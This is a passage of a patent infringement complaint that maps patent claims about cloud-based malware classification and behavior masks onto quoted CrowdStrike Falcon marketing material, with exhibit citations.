
137. In addition, the Falcon Platform endpoint agents reside on the computers that are part of the cloud architecture in the Accused Products and "proactively collect[] all information about inter-process activity."



Of course, some data outside of ESP is still useful to send to humans for analysis. This data helps expert threat hunters in CrowdStrike's OverWatch group find new ways of detecting malicious behavior and malware. As one example among many, CrowdStrike's platform proactively collects all information about inter-process activity — including data that is completely unique in the industry — and makes it all available to analysts. Using that data, OverWatch threat hunters can perform additional analysis that culminates in deploying new IOAs into the product rapidly through the cloud, automating detection of newly discovered behaviors and malware. The number of different ways that the resulting platform can detect instances of malicious behavior is striking.

(*See* WBR_CSK000131 (https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/) at 133.)

138. As another example, the Accused Products include the cloud-based "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries and has amassed the industry's largest collection of searchable malware." These security events can pertain to behavior of processes on endpoints.




THE POWER OF THE CLOUD & CROWD

Falcon Search Engine brings game-changing speed to your Security Operations Center by leveraging the Falcon platform. CrowdStrike sees over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware. Patent pending indexing technology puts all of this at your fingertips and delivers real-time search results with Falcon MalQuery.


(*See* WBR_CSK000594 (https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/) at 598.)

139. The Accused Products perform a method that includes *determining in the base computer whether the data about the computer object received from the plural computers indicates that the computer object is malware*. For example, the Accused Products use a "cloud architecture" that is the "critical component" to next-generation antivirus for endpoint computer devices. In another example, "[t]he CrowdStrike Security Cloud processes…events from the endpoints to identify potential indicators of attacks (IOAs) and malicious activity."



4. Cloud-Native

Cloud architecture is the critical component in the delivery of true next-gen AV. Cloud-based NGAV can be fully operational in seconds, with no reboot, signature updates, configuration, or infrastructure purchases required. Algorithms can process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance.



The Platform


The solution to creating more functionality while also reducing the impact on the endpoint is cloud delivery. Today this seems obvious, but in 2011 this thought was revolutionary. CrowdStrike has been committed to being a cloud security company from the very beginning, and the benefits of that decision are now evident.

Over the last couple of years CrowdStrike has added more functionality and capabilities than any other security company in the industry without dramatic changes to the sensor or noticeable impact on the user.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 616; *see also* WBR_CSK000289 (https://www.crowdstrike.com/blog/tech-center/welcome-to-crowdstrike-falcon/) at 290; WBR_CSK000005 (https://www.crowdstrike.com/blog/the-crowdstrike-security-cloud-network-effect/) at 005-006.)

140. In addition, the Accused Products "[a]utomatically determine the scope and impact of threats found in your environment," "fully understand the threats in your environment," and "[a]ccess malware research and analysis." The Accused Products "detect and mitigate zero-day attacks" by "deploying a complete endpoint security solution that combines technologies including


next-gen antivirus (NGAV), endpoint detection and response (EDR) and threat intelligence."



To effectively detect and mitigate zero-day attacks, a coordinated defense is needed — one that includes both prevention technology and a thorough response plan in the event of an attack. Organizations can prepare for these stealthy and damaging events by deploying a complete endpoint security solution that combines technologies including next-gen antivirus (NGAV), endpoint detection and response (EDR) and threat intelligence.

(*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661; WBR_CSK000293 (https://www.crowdstrike.com/cybersecurity-101/zero-day-exploit) at 302-303.)

141. The Accused Products also include "[m]achine learning [that] can detect and prevent both known and unknown malware on endpoints" and further includes "[i]ntegrated threat intelligence [that] enables the immediate assessment of the origins, impact, and severity of threats in the environment" and "[c]loud architecture" and algorithms that "process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time."




1. Prevention of Known and Unknown Malware

a. Signature-less malware protection
Signature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious. New threats are stopped immediately, and time-to-value is reduced to zero.

b. Machine learning
Machine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network. It enables faster and more complete discovery of indicators of attack, eliminates ransomware, and fills the gaps left by legacy AV.

2. Prevention of Malware-Free Attacks

a. Indicators of Attack (IOAs)
IOAs correlate endpoint events to detect stealthy activities that indicate malicious activity. A solution that relies on retrospective offline analysis to find IOAs will not be able to keep up with emerging threats and will take a great deal of resources to manage. Online algorithms that use machine learning and do not require an entire data set to perform a useful analysis are faster, more efficient, and more effective.



b. Exploit Blocking
Malware is not always delivered in a file. Attacks that use macros, execution, in-memory, and other fileless techniques are on the rise. Exploit blocking detects and blocks exploitation as it occurs.

3. Threat intelligence integration


Integrated threat intelligence enables the immediate assessment of the origins, impact, and severity of threats in the environment, and also provides guidance on how to best respond and remediate.

4. Cloud-Native

Cloud architecture is the critical component in the delivery of true next-gen AV. Cloud-based NGAV can be fully operational in seconds, with no reboot, signature updates, configuration, or infrastructure purchases required. Algorithms can process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance.


(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615-616.)

142. The Accused Products perform a method that includes *classifying the computer object as malware when the data indicates that the computer object is malware; when the determining does not indicate that the computer object is malware, initially classifying the computer object as not malware*. For example, the Accused Products initially classify known malware and new or unknown objects as malware by, for example, “weed[ing] out the obvious” of “known malware” and, as shown above, “us[ing] machine-learning algorithms to determine the likelihood that a file is malicious. New threats are stopped immediately, and time-to-value is reduced to zero.”


KNOWN MALWARE PREVENTION
To weed out the obvious
INDICATORS OF ATTACKS
To correlate endpoint events to detect stealthy activities that indicate malicious activity
MACHINE LEARNING
To detect and prevent known and unknown malware - whether endpoints are on or off the network
WHITELISTING BLACKLISTING
To block or allow custom hashes
EXPLOIT MITIGATION
To stop attacks that exploit vulnerabilities to compromise hosts


(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615.)

143. The Accused Products allow computer objects not classified as malware (*e.g.*, by Threat Intelligence) to run. As shown below, the Accused Products allow computer objects that are not identified as malware to run and then uses tools to observe the computer object as it runs. In addition, the Accused Products include "[c]loud architecture" and algorithms that "process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time."



(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:26; *see* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 616.)

144. The Accused Products perform a method that includes *automatically generating a mask for the computer object that defines acceptable behavior for the computer object, wherein the mask is generated in accordance with normal behavior of the object determined from said received data*. For example, the Accused Products include "sophisticated prevention tools and methods" including "machine learning" and "behavioral indicators of attack (IOAs)." These IOAs are determined based upon the analysis of correlated events on the behavior of processes on the endpoints. The "IOAs correlate endpoint events to detect stealthy activities that indicate malicious activity…[o]nline algorithms that use machine learning and do not require an entire data set to perform a useful analysis." Indeed, the Accused Products include "[c]loud architecture" and algorithms that "process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time."




2. State-of-the-art Prevention Capabilities

A true next-generation antivirus should use sophisticated prevention tools and methods that will not only block malware, but also stop malware-less attacks, regardless of the tactics, techniques, and procedures (TTPs) used by attackers. Some of these methods and tools include machine learning, exploit blocking, custom whitelisting and blacklisting, behavioral indicators of attack (IOAs), attack attribution and adware blocking.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 616-617.)

145. In another example, the Accused Products detect "fileless attacks" that "exploit legitimate whitelisted applications that are vulnerable…tak[ing] advantage of built-in operating system executables." Furthermore, the Accused Products inventory all expected (*e.g.*, non-malware) applications in a user's environment. Thus, the Accused Products define acceptable behavior for applications, such as for evaluating "built-in operating system executables" that can be exploited.




The whitelisting approach involves listing all the good processes on a machine, in order to prevent unknown processes from executing. The problem with fileless attacks is that they exploit legitimate whitelisted applications that are vulnerable, and they take advantage of built-in operating system executables. Preventing applications that both users and the OS rely on is not an option.

- **Application inventory** discovers any applications running in your environment, helping find vulnerabilities so you can patch or update them and they can't be the target of exploit kits.

